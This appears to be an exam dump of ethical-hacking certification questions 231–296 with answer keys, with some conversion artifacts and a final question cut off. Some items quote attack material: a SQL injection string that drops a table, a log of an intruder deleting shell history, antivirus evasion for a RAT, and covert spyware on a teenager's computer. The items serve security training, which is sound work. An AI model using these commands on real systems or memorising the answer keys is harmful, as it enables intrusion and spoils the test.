After a client sends a connection request (SYN) packet to the server, the server will respond (SYN-ACK) with a sequence number of its choosing, which then must be acknowledged (ACK) by the client. This sequence number is predictable; the attack connects to a service first with its own IP address, records the sequence number chosen, and then opens a second connection from a forged IP address. The attack doesn't see the SYN-ACK (or any other packet) from the server, but can guess the correct responses. If the source IP address is used for authentication, then the attacker can use the one-sided communication to break into the server. What attacks can you successfully launch against a server using the above technique?

- A. Denial of Service attacks
- B. Session Hijacking attacks
- C. Web page defacement attacks
- D. IP spoofing attacks

**Correct Answer:** B

#### **QUESTION 232**

Which of the following represent weak password? (Select 2 answers)

- A. Passwords that contain letters, special characters, and numbers ExampleE. ap1\$%##f@52
- B. Passwords that contain only numbers ExampleE. 23698217
- C. Passwords that contain only special characters ExampleE. &\*#@!(%)
- D. Passwords that contain letters and numbers ExampleE. meerd fget123 135
- E. Passwords that contain only letters ExampleE. QWERTYKLRTY
- F. Passwords that contain only special characters and numbers ExampleE. 123@\$45
- G. Passwords that contain only letters and special characters ExampleE. bob@&ba
- H. Passwords that contain Uppercase/Lowercase from a dictionary list ExampleE. OrAnGe

**Correct Answer:** EH

#### **QUESTION 233**

Harold just got home from working at Henderson LLC where he works as an IT technician. He was able to get off early because they were not too busy. When he walks into his home office, he notices his teenage daughter on the computer, apparently chatting with someone online. As soon as she hears Harold enter the room, she closes all her windows and tries to act like she was playing a game. When Harold asks her what she was doing, she acts very nervous and does not give him a straight answer. Harold is very concerned because he does not want his daughter to fall victim to online predators and the sort. Harold doesn't necessarily want to install any programs that will restrict the sites his daughter goes to, because he doesn't want to alert her to his trying to figure out what she is doing. Harold wants to use some kind of program that will track her activities online, and send Harold an email of her activity once a day so he can see what she has been up to. What kind of software could Harold use to accomplish this?

- A. Install hardware Keylogger on her computer
- B. Install screen capturing Spyware on her computer
- C. Enable Remote Desktop on her computer
- D. Install VNC on her computer

**Correct Answer: B**

#### **QUESTION 234**

You are performing a port scan with nmap. You are in hurry and conducting the scans at the fastest possible speed. However, you don't want to sacrifice reliability for speed. If stealth is not an issue, what type of scan should you run to get very reliable results?

- A. Stealth scan
- B. Connect scan
- C. Fragmented packet scan
- D. XMAS scan

**Correct Answer: B**

#### **QUESTION 235**

Blane is a security analyst for a law firm. One of the lawyers needs to send out an email to a client but he wants to know if the email is forwarded on to any other recipients. The client is explicitly asked not to re-send the email since that would be a violation of the lawyer's and client's agreement for this particular case. What can Blane use to accomplish this?

- A. He can use a split-DNS service to ensure the email is not forwarded on.
- B. A service such as HTTPTrack would accomplish this.
- C. Blane could use MetaGoofil tracking tool.
- D. Blane can use a service such as ReadNotify tracking tool.

**Correct Answer: D**

#### **QUESTION 236**

You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?

```
[ceh]# ping 10.2.3.4
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84)
--- 10.2.3.4 ping statistics ---
3 packets transmitted, 0 packets received, 100%
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set
0 data bytes
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=541
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=549
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=554
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=559
--- 10.2.3.4 hping statistic ---
4 packets tramitted, 4 packets received, 0% pack
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

- A. Ping packets cannot bypass firewalls
- B. You must use ping 10.2.3.4 switch
- C. Hping2 uses stealth TCP packets to connect  
137
- D. Hping2 uses TCP instead of ICMP by default

**Correct Answer:** D

#### **QUESTION 237**

John is the network administrator of XSECURITY systems. His network was recently compromised. He analyzes the log files to investigate the attack. Take a look at the following Linux log file snippet. The hacker compromised and "owned" a Linux machine. What is the hacker trying to accomplish here?

```

[root@apollo /]# rm rootkit.c
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ;
portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rp
.bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sbin/n
inetd ; ps -aux | grep portmap ; rm /sbin/por359 ? 00:00
359 ? 00:00:00 inetd
rm: cannot remove `/tmp/h': No such file or directory
rm: cannot remove `/usr/sbin/rpc.portmap': No such file
[root@apollo /]# ps -aux | grep portmap
[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ;
portmap ; rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rp
.bash* ; rm -rf /root/.bash_history ; rm -rf /usr/sbin/n
inetd ; ps -aux | grep portmap ; rm /sbin/por359 ? 00:00
rm: cannot remove `/sbin/portmap': No such file or direc
rm: cannot remove `/tmp/h': No such file or directory
>rm: cannot remove `/usr/sbin/rpc.portmap': No such file
[root@apollo /]# rm: cannot remove `/sbin/portmap': No s

```

- A. The hacker is attempting to compromise more machines on the network
- B. The hacker is planting a rootkit
- C. The hacker is running a buffer overflow exploit to lock down the system
- D. The hacker is trying to cover his tracks

**Correct Answer: D**

#### QUESTION 238

Blake is in charge of securing all 20 of his company's servers. He has enabled hardware and software firewalls, hardened the operating systems, and disabled all unnecessary services on all the servers. Unfortunately, there is proprietary AS400 emulation software that must run on one of the servers that requires the telnet service to function properly. Blake is especially concerned about this since telnet can be a very large security risk in an organization. Blake is concerned

about how this particular server might look to an outside attacker so he decides to perform some footprinting, scanning, and penetration tests on the server. Blake telnets into the server using Port 80 and types in the following command:

```
HEAD / HTTP/1.0
```

After pressing enter twice, Blake gets the following results: What has Blake just accomplished?



```
HTTP/1.0 200 OK
Date: Wed, 01 Nov 2006 10:14:27 GMT
Content-Length: 30344
Content-Type: text/html
Expires: Wed, 01 Nov 2006 10:19:27 GMT
Cache-Control: max-age=300
Server: Apache/1.3.33 (Darwin) PHP/4.3.10
Age: 120
```

Connection to host lost.

C:\>

- A. Downloaded a file to his local computer
- B. Submitted a remote command to crash the server
- C. Poisoned the local DNS cache of the server
- D. Grabbed the Operating System banner

**Correct Answer: D**

#### QUESTION 239

You want to perform advanced SQL Injection attack against a vulnerable website. You are unable to perform command shell hacks on this server. What must be enabled in SQL Server to launch these attacks?

- A. System services
- B. EXEC master access
- C. xp\_cmdshell
- D. RDC

**Correct Answer: C**

#### QUESTION 240

Kevin is an IT security analyst working for Emerson Time Makers, a watch manufacturing company in Miami. Kevin and his girlfriend Katy recently broke up after a big fight. Kevin believes that she was seeing another person. Kevin, who has an online email account that he uses for most of his mail, knows that Katy has an account with that same company. Kevin logs into his email account online and gets the following URL after successfully logged in:

<http://www.youremailhere.com/mail.asp?mailbox=Kevin&Smith=121%22> Kevin changes the URL

to: <http://www.youremailhere.com/mail.asp?mailbox=Katy&Sanchez=121%22> Kevin is trying to access her

email account to see if he can find out any information. What is Kevin attempting here to gain access to Katy's mailbox?

- A. This type of attempt is called URL obfuscation when someone manually changes a URL to try and gain unauthorized access
- B. By changing the mailbox's name in the URL, Kevin is attempting directory transversal
- C. Kevin is trying to utilize query string manipulation to gain access to her email account
- D. He is attempting a path-string attack to gain access to her mailbox

**Correct Answer:** C

#### **QUESTION 241**

A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

- A. A competitor to the company because they can directly benefit from the publicity generated by making such an attack
- B. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
- C. The CEO of the company because he has access to all of the computer systems
- D. A government agency since they know the company's computer system strengths and weaknesses

**Correct Answer:** B

#### **QUESTION 242**

Jeremy is web security consultant for Information Securitas. Jeremy has just been hired to perform contract work for a large state agency in Michigan. Jeremy's first task is to scan all the company's external websites. Jeremy comes upon a login page which appears to allow employees access to sensitive areas on the website. James types in the following statement in the username field:

```
SELECT * from Users where username='admin' ?AND password="" AND email like '%@testers.com%'
```

What will the SQL statement accomplish?

- A. If the page is susceptible to SQL injection, it will look in the Users table for usernames of admin
- B. This statement will look for users with the name of admin, blank passwords, and email addresses that end in @testers.com
- C. This Select SQL statement will log James in if there are any users with NULL passwords
- D. James will be able to see if there are any default user accounts in the SQL database

**Correct Answer:** B

#### **QUESTION 243**

An attacker is attempting to telnet into a corporation's system in the DMZ. The attacker doesn't want to get caught and is spoofing his IP address. After numerous tries he remains unsuccessful in connecting to the system. The attacker rechecks that the target system is actually listening on Port 23 and he verifies it with both nmap and hping2. He is still unable to connect to the target system. What could be the reason?

- A. The firewall is blocking port 23 to that system
- B. He needs to use an automated tool to telnet in
- C. He cannot spoof his IP and successfully use TCP
- D. He is attacking an operating system that does not reply to telnet even when open

**Correct Answer:** C

#### **QUESTION 244**


If an attacker's computer sends an IPID of 31400 to a zombie (Idle Scanning) computer on an open port, what will be the response?

- A. 31400
- B. 31402
- C. The zombie will not send a response
- D. 31401

**Correct Answer: B**

#### QUESTION 245

Trojan horse attacks pose one of the most serious threats to computer security. The image below shows different ways a Trojan can get into a system. Which are the easiest and most convincing ways to infect a computer?



- A. IRC (Internet Relay Chat)
- B. Legitimate "shrink-wrapped" software packaged by a disgruntled employee
- C. NetBIOS (File Sharing)
- D. Downloading files,games and screensavers from Internet sites

**Correct Answer: B**

#### QUESTION 246

SSL has been seen as the solution to a lot of common security problems. Administrator will often time make use of SSL to encrypt communications from points A to point B. Why do you think this could be a bad idea if there is an Intrusion Detection System deployed to monitor the traffic between point A and B?

- A. SSL is redundant if you already have IDS's in place
- B. SSL will trigger rules at regular interval and force the administrator to turn them off
- C. SSL will slow down the IDS while it is breaking the encryption to see the packet content
- D. SSL will blind the content of the packet and Intrusion Detection Systems will not be able to detect them

**Correct Answer:** D

**QUESTION 247**

Jake is a network administrator who needs to get reports from all the computer and network devices on his network. Jake wants to use SNMP but is afraid that won't be secure since passwords and messages are in clear text. How can Jake gather network information in a secure manner?

- A. He can use SNMPv3
- B. Jake can use SNMPv5
- C. He can use SecWMI
- D. Jake can use SecSNMP

**Correct Answer:** A

**QUESTION 248**

June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?

- A. Yes. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
- B. Yes. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
- C. No. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program
- D. No. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus

**Correct Answer:** C

**QUESTION 249**

Which of the following Exclusive OR transforms bits is NOT correct?

- A.  $0 \text{ xor } 0 = 0$
- B.  $1 \text{ xor } 0 = 1$
- C.  $1 \text{ xor } 1 = 1$
- D.  $0 \text{ xor } 1 = 1$

**Correct Answer:** C

**QUESTION 250**

The traditional traceroute sends out ICMP ECHO packets with a TTL of one, and increments the TTL until the destination has been reached. By printing the gateways that generate ICMP time exceeded messages along the way, it is able to determine the path packets take to reach the destination.

The problem is that with the widespread use of firewalls on the Internet today, many of the packets that traceroute sends out end up being filtered, making it impossible to completely trace the path to the destination.

Juggyboy\$ traceroute www.eccouncil.org

traceroute to www.eccouncil.org (64.147.99.90), 30 hops max, 52 byte

```
1  * * *
2  * * *
3  ras.beamtele.net (183.82.15.69)  1.579 ms  1.513 ms  1.444 ms
4  115.113.205.29.static-hyderabad.vsnl.net.in (115.113.205.29)  2.0
5  59.163.16.54.static.vsnl.net.in (59.163.16.54)  13.062 ms  13.094
6  if-5-0-0-550.core2.cfo-chennai.as6453.net (116.0.84.69)  13.371 m
7  if-10-1-1-0.tcore2.cxr-chennai.as6453.net (180.87.37.18)  183.760
8  if-9-2.tcore2.mlv-mumbai.as6453.net (180.87.37.10)  172.479 ms  1
9  if-6-2.tcore1.l78-london.as6453.net (80.231.130.5)  151.203 ms  1
10 vlan704.icore1.ldn-london.as6453.net (80.231.130.10)  151.268 ms
11 * * *
12 ae-34-52.ebr2.london1.level3.net (4.69.139.97)  157.454 ms  151.6
13 ae-23-23.ebr2.frankfurt1.level3.net (4.69.148.194)  162.926 ms
    ae-22-22.ebr2.frankfurt1.level3.net (4.69.148.190)  170.020 ms
    ae-21-21.ebr2.frankfurt1.level3.net (4.69.148.186)  166.144 ms
14 ae-43-43.ebr2.washington1.level3.net (4.69.137.58)  236.524 ms
    ae-44-44.ebr2.washington1.level3.net (4.69.137.62)  246.080 ms
15 ae-3-3.ebr1.newyork2.level3.net (4.69.132.90)  237.647 ms  252.05
    ae-5-5.ebr2.washington12.level3.net (4.69.143.222)  258.821 ms
16 4.69.148.49 (4.69.148.49)  240.058 ms
    ae-4-4.ebr1.newyork1.level3.net (4.69.141.17)  242.545 ms
    4.69.148.49 (4.69.148.49)  240.874 ms
17 ae-61-61.csw1.newyork1.level3.net (4.69.134.66)  250.844 ms
    ae-71-71.csw2.newyork1.level3.net (4.69.134.70)  256.370 ms  242
18 ae-34-89.car4.newyork1.level3.net (4.68.16.134)  250.200 ms
    ae-24-79.car4.newyork1.level3.net (4.68.16.70)  236.524 ms
    ae-14-69.car4.newyork1.level3.net (4.68.16.6)  255.573 ms
19 the-new-yor.car4.newyork1.level3.net (63.208.174.50)  249.250 ms
20 cs-nyi-gigalan-114.nyinternet.net (64.147.101.114)  240.236 ms  2
21 * * *      Request timed out
22 * * *      Request timed out
23 * * *      Request timed out
24 * * *      Request timed out
25 * * *      Request timed out
26 * * *      Request timed out
27 * * *      Request timed out
28 * * *      Request timed out
29 * * *      Request timed out
30 * * *      Request timed out
```

Destination Reached in 251 ms. Connection established to 64.147.99.90  
Trace complete.

How would you overcome the Firewall restriction on ICMP ECHO packets?

- A. Firewalls will permit inbound TCP packets to specific ports that hosts sitting behind the firewall are listening for connections. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
- B. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connections. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
- C. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connections. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
- D. Do not use traceroute command to determine the path packets take to reach the destination instead use the custom hacking tool JOHNTHE TRACER and run with the command
- E. \> JOHNTHE TRACER www.eccouncil.org -F -evade

**Correct Answer:** A

#### QUESTION 251

Simon is security analyst writing signatures for a Snort rule he placed internally that captures all mirrored traffic from his border firewall. From the following signature, what will Snort look for in the payload of the suspected packets?

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msg: "BACKDOOR SIG - SubSeven 22"; flags: A+; content: "[0d0a5b52504c5d3030320d0a]"; reference: arachnids, 485;) alert
```

- A. The payload of 485 is what this Snort signature will look for.
- B. Snort will look for 0d0a5b52504c5d3030320d0a in the payload.
- C. Packets that contain the payload of BACKDOOR SIG - SubSeven 22 will be flagged.
- D. From this snort signature, packets with HOME\_NET 27374 in the payload will be flagged.

**Correct Answer:** B

#### QUESTION 252

You are trying to package a RAT Trojan so that Anti-Virus software will not detect it. Which of the listed technique will NOT be effective in evading Anti-Virus scanner?

- A. Convert the Trojan.exe file extension to Trojan.txt disguising as text file
- B. Break the Trojan into multiple smaller files and zip the individual pieces
- C. Change the content of the Trojan using hex editor and modify the checksum
- D. Encrypt the Trojan using multiple hashing algorithms like MD5 and SHA-1

**Correct Answer:** A

#### QUESTION 253

What will the following command produce on a website's login page if executed successfully? `SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somewhere.com'; DROP TABLE members; --'`

- A. This code will insert the someone@somewhere.com email address into the members table.
- B. This command will delete the entire members table.
- C. It retrieves the password for the first user in the members table.
- D. This command will not produce anything since the syntax is incorrect.

146

**Correct Answer:** B

#### QUESTION 254

Oregon Corp is fighting a litigation suit with Scamster Inc. Oregon has assigned a private investigative



agency to go through garbage, recycled paper, and other rubbish at Scamster's office site in order to find relevant information. What would you call this kind of activity?

- A. CI Gathering
- B. Scanning
- C. Dumpster Diving
- D. Garbage Scooping

**Correct Answer:** C

#### QUESTION 255

What type of port scan is represented here.



- A. Stealth Scan
- B. Full Scan
- C. XMAS Scan
- D. FIN Scan

**Correct Answer:** A

#### QUESTION 256

One way to defeat a multi-level security solution is to leak data via

- A. a bypass regulator.
- B. steganography.
- C. a covert channel.
- D. asymmetric routing.

**Correct Answer:** C

#### QUESTION 257

On a Linux device, which of the following commands will start the Nessus client in the background so that the Nessus server can be configured?

- A. `nessus +`
- B. `nessus *s`
- C. `nessus &`
- D. `nessus -d`

**Correct Answer:** C

#### QUESTION 258

Least privilege is a security concept that requires that a user is

- A. limited to those functions required to do the job.
- B. given root or administrative privileges.

- C. trusted to keep all data and access to that data under their sole control.
- D. given privileges equal to everyone else in the department.

**Correct Answer:** A

**QUESTION 259**

A covert channel is a channel that

- A. transfers information over, within a computer system, or network that is outside of the security policy.
- B. transfers information over, within a computer system, or network that is within the security policy.
- C. transfers information via a communication path within a computer system, or network for transfer of data.
- D. transfers information over, within a computer system, or network that is encrypted.

**Correct Answer:** A

**QUESTION 260**

SOAP services use which technology to format information?

- A. SATA
- B. PCI
- C. XML
- D. ISDN

**Correct Answer:** C

**QUESTION 261**

A security engineer is attempting to map a company's internal network. The engineer enters in the following NMAP command.

```
NMAP n sS P0 p 80 ***.***.**.*
```

What type of scan is this?

- A. Quick scan
- B. Intense scan
- C. Stealth scan
- D. Comprehensive scan

**Correct Answer:** C

**QUESTION 262**

Which of the following is a hashing algorithm?

- A. MD5
- B. PGP
- C. DES
- D. ROT13

**Correct Answer:** A

**QUESTION 263**

Which of the following identifies the three modes in which Snort can be configured to run?

- A. Sniffer, Packet Logger, and Network Intrusion Detection System
- B. Sniffer, Network Intrusion Detection System, and Host Intrusion Detection System
- C. Sniffer, Host Intrusion Prevention System, and Network Intrusion Prevention System

D. Sniffer,Packet Logger,and Host Intrusion Prevention System

**Correct Answer:** A

**QUESTION 264**

Which of the following is a common Service Oriented Architecture (SOA) vulnerability?

- A. Cross-site scripting
- B. SQL injection
- C. VPath injection
- D. XML denial of service issues

**Correct Answer:** D

**QUESTION 265**

A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0. How can NMAP be used to scan these adjacent Class C networks?

- A. NMAP -P 192.168.1-5.
- B. NMAP -P 192.168.0.0/16
- C. NMAP -P 192.168.1.0,2.0,3.0,4.0,5.0
- D. NMAP -P 192.168.1/17

**Correct Answer:** A

**QUESTION 266**

Which vital role does the U.S. Computer Security Incident Response Team (CSIRT) provide?

- A. Incident response services to any user,company,government agency,or organization in partnership with the Department of Homeland Security
- B. Maintenance of the nation's Internet infrastructure,builds out new Internet infrastructure,and decommissions old Internet infrastructure
- C. Registration of critical penetration testing for the Department of Homeland Security and public and private sectors
- D. Measurement of key vulnerability assessments on behalf of the Department of Defense (DOD) and State Department,as well as private sectors

**Correct Answer:** A

**QUESTION 267**

When utilizing technical assessment methods to assess the security posture of a network, which of the following techniques would be most effective in determining whether end-user security training would be beneficial?

- A. Vulnerability scanning
- B. Social engineering
- C. Application security testing
- D. Network sniffing

**Correct Answer:** B

**QUESTION 268**

What is the broadcast address for the subnet 190.86.168.0/22?

- A. 190.86.168.255
- B. 190.86.255.255
- C. 190.86.171.255
- D. 190.86.169.255

**Correct Answer:** C

**QUESTION 269**

Which of the following are valid types of rootkits? (Choose three.)

- A. Hypervisor level
- B. Network level
- C. Kernel level
- D. Application level
- E. Physical level
- F. Data access level

**Correct Answer:** ACD

**QUESTION 270**

John the Ripper is a technical assessment tool used to test the weakness of which of the following?

- A. Usernames
- B. File permissions
- C. Firewall rulesets
- D. Passwords

**Correct Answer:** D

**QUESTION 271**

A company has made the decision to host their own email and basic web services. The administrator needs to set up the external firewall to limit what protocols should be allowed to get to the public part of the company's network. Which ports should the administrator open? (Choose three.)

- A. Port 22
- B. Port 23
- C. Port 25
- D. Port 53
- E. Port 80
- F. Port 139
- G. Port 445

**Correct Answer:** CDE

**QUESTION 272**

Which type of scan measures a person's external features through a digital video camera?

- A. Iris scan
- B. Retinal scan
- C. Facial recognition scan
- D. Signature kinetics scan

**Correct Answer:** C

**QUESTION 273**

In order to show improvement of security over time, what must be developed?

- A. Reports
- B. Testing tools
- C. Metrics
- D. Taxonomy of vulnerabilities

**Correct Answer:** C

**QUESTION 274**

In the software security development life cycle process, threat modeling occurs in which phase?

- A. Design
- B. Requirements
- C. Verification
- D. Implementation

**Correct Answer:** A

**QUESTION 275**

Which of the following items of a computer system will an anti-virus program scan for viruses?

- A. Boot Sector
- B. Deleted Files
- C. Windows Process List
- D. Password Protected Files

**Correct Answer:** A

**QUESTION 276**

Which of the following can take an arbitrary length of input and produce a message digest output of 160 bit?

- A. SHA-1
- B. MD5
- C. HAVAL
- D. MD4

**Correct Answer:** A

**QUESTION 277**

A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.

Which cryptography attack is the student attempting?

- A. Man-in-the-middle attack
- B. Brute-force attack
- C. Dictionary attack
- D. Session hijacking

**Correct Answer:** C

**QUESTION 278**

A hacker, who posed as a heating and air conditioning specialist, was able to install a sniffer program in a switched environment network. Which attack could the hacker use to sniff all of the packets in the network?

- A. Fraggles
- B. MAC Flood
- C. Smurf
- D. Tear Drop

**Correct Answer:** B

**QUESTION 279**

Which of the following conditions must be given to allow a tester to exploit a Cross-Site Request

Forgery (CSRF) vulnerable web application?

- A. The victim user must open the malicious link with an Internet Explorer prior to version 8.
- B. The session cookies generated by the application do not have the HttpOnly flag set.
- C. The victim user must open the malicious link with a Firefox prior to version 3.
- D. The web application should not use random tokens.

**Correct Answer:** D

**QUESTION 280**

During a wireless penetration test, a tester detects an access point using WPA2 encryption. Which of the following attacks should be used to obtain the key?

- A. The tester must capture the WPA2 authentication handshake and then crack it.
- B. The tester must use the tool inSSIDer to crack it using the ESSID of the network.
- C. The tester cannot crack WPA2 because it is in full compliance with the IEEE 802.11i standard.
- D. The tester must change the MAC address of the wireless network card and then use the AirTraf tool to obtain the key.

**Correct Answer:** A

**QUESTION 281**

Which tool is used to automate SQL injections and exploit a database by forcing a given web application to connect to another database controlled by a hacker?

- A. DataThief
- B. NetCat
- C. Cain and Abel
- D. SQLInjector

**Correct Answer:** D

**QUESTION 282**

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed. Which security policy must the security analyst check to see if dial-out modems are allowed?

- A. Firewall-management policy
- B. Acceptable-use policy
- C. Remote-access policy
- D. Permissive policy

**Correct Answer:** C

**QUESTION 283**

A company is using Windows Server 2003 for its Active Directory (AD). What is the most efficient way to crack the passwords for the AD users?

- A. Perform a dictionary attack.
- B. Perform a brute force attack.
- C. Perform an attack with a rainbow table.



D. Perform a hybrid attack.

**Correct Answer:** C

**QUESTION 284**

When an alert rule is matched in a network-based IDS like snort, the IDS does which of the following?

- A. Drops the packet and moves on to the next one
- B. Continues to evaluate the packet until all rules are checked
- C. Stops checking rules, sends an alert, and lets the packet continue
- D. Blocks the connection with the source IP address in the packet 157

**Correct Answer:** B

**QUESTION 285**

Passive reconnaissance involves collecting information through which of the following?

- A. Social engineering
- B. Network traffic sniffing
- C. Man in the middle attacks
- D. Publicly accessible sources

**Correct Answer:** D

**QUESTION 286**

During a penetration test, the tester conducts an ACK scan using NMAP against the external interface of the DMZ firewall. NMAP reports that port 80 is unfiltered. Based on this response, which type of packet inspection is the firewall conducting?

- A. Host
- B. Stateful
- C. Stateless
- D. Application

**Correct Answer:** C

**QUESTION 287**

What is the main reason the use of a stored biometric is vulnerable to an attack?

- A. The digital representation of the biometric might not be unique, even if the physical characteristic is unique.
- B. Authentication using a stored biometric compares a copy to a copy instead of the original to a copy.
- C. A stored biometric is no longer "something you are" and instead becomes "something you 158 have".
- D. A stored biometric can be stolen and used by an attacker to impersonate the individual identified by the biometric.

**Correct Answer:** D

**QUESTION 288**

Which of the following types of firewall inspects only header information in network traffic?

- A. Packet filter
- B. Stateful inspection
- C. Circuit-level gateway
- D. Application-level gateway

**Correct Answer:** A

**QUESTION 289**

An attacker sniffs encrypted traffic from the network and is subsequently able to decrypt it. The attacker can now use which cryptanalytic technique to attempt to discover the encryption key?

- A. Birthday attack
- B. Plaintext attack
- C. Meet in the middle attack
- D. Chosen ciphertext attack

**Correct Answer:** D

**QUESTION 290**

Low humidity in a data center can cause which of the following problems?

- A. Heat
- B. Corrosion
- C. Static electricity
- D. Airborne contamination

**Correct Answer:** C

**QUESTION 291**

Which of the following describes a component of Public Key Infrastructure (PKI) where a copy of a private key is stored to provide third-party access and to facilitate recovery operations?

- A. Key registry
- B. Recovery agent
- C. Directory
- D. Key escrow

**Correct Answer:** D

**QUESTION 292**

Which tool would be used to collect wireless packet data?

- A. NetStumbler
- B. John the Ripper
- C. Nessus
- D. Netcat

**Correct Answer:** A

**QUESTION 293**

Which of the following processes evaluates the adherence of an organization to its stated security policy?

- A. Vulnerability assessment
- B. Penetration testing
- C. Risk assessment
- D. Security auditing

**Correct Answer:** D

**QUESTION 294**

Which of the following statements are true regarding N-tier architecture? (Choose two.)

- A. Each layer must be able to exist on a physically independent system.

- B. The N-tier architecture must have at least one logical layer.
- C. Each layer should exchange information only with the layers above and below it.
- D. When a layer is changed or updated, the other layers must also be recompiled or modified.

**Correct Answer:** AC

**QUESTION 295**

Some passwords are stored using specialized encryption algorithms known as hashes. Why is this an appropriate method?

- A. It is impossible to crack hashed user passwords unless the key used to encrypt them is obtained.
- B. If a user forgets the password, it can be easily retrieved using the hash key stored by administrators.
- C. Hashing is faster compared to more traditional encryption algorithms.
- D. Passwords stored using hashes are non-reversible, making finding the password much more difficult.

**Correct Answer:** D

**QUESTION 296**

What is the main disadvantage of the scripting languages as opposed to compiled programming languages?

- A. Scripting languages are hard to learn.
- B. Scripting languages are not object-oriented.
- C. Scripting languages cannot be used to create graphical user interfaces.
- D. Scripting languages are slower because they require an interpreter to run the code.
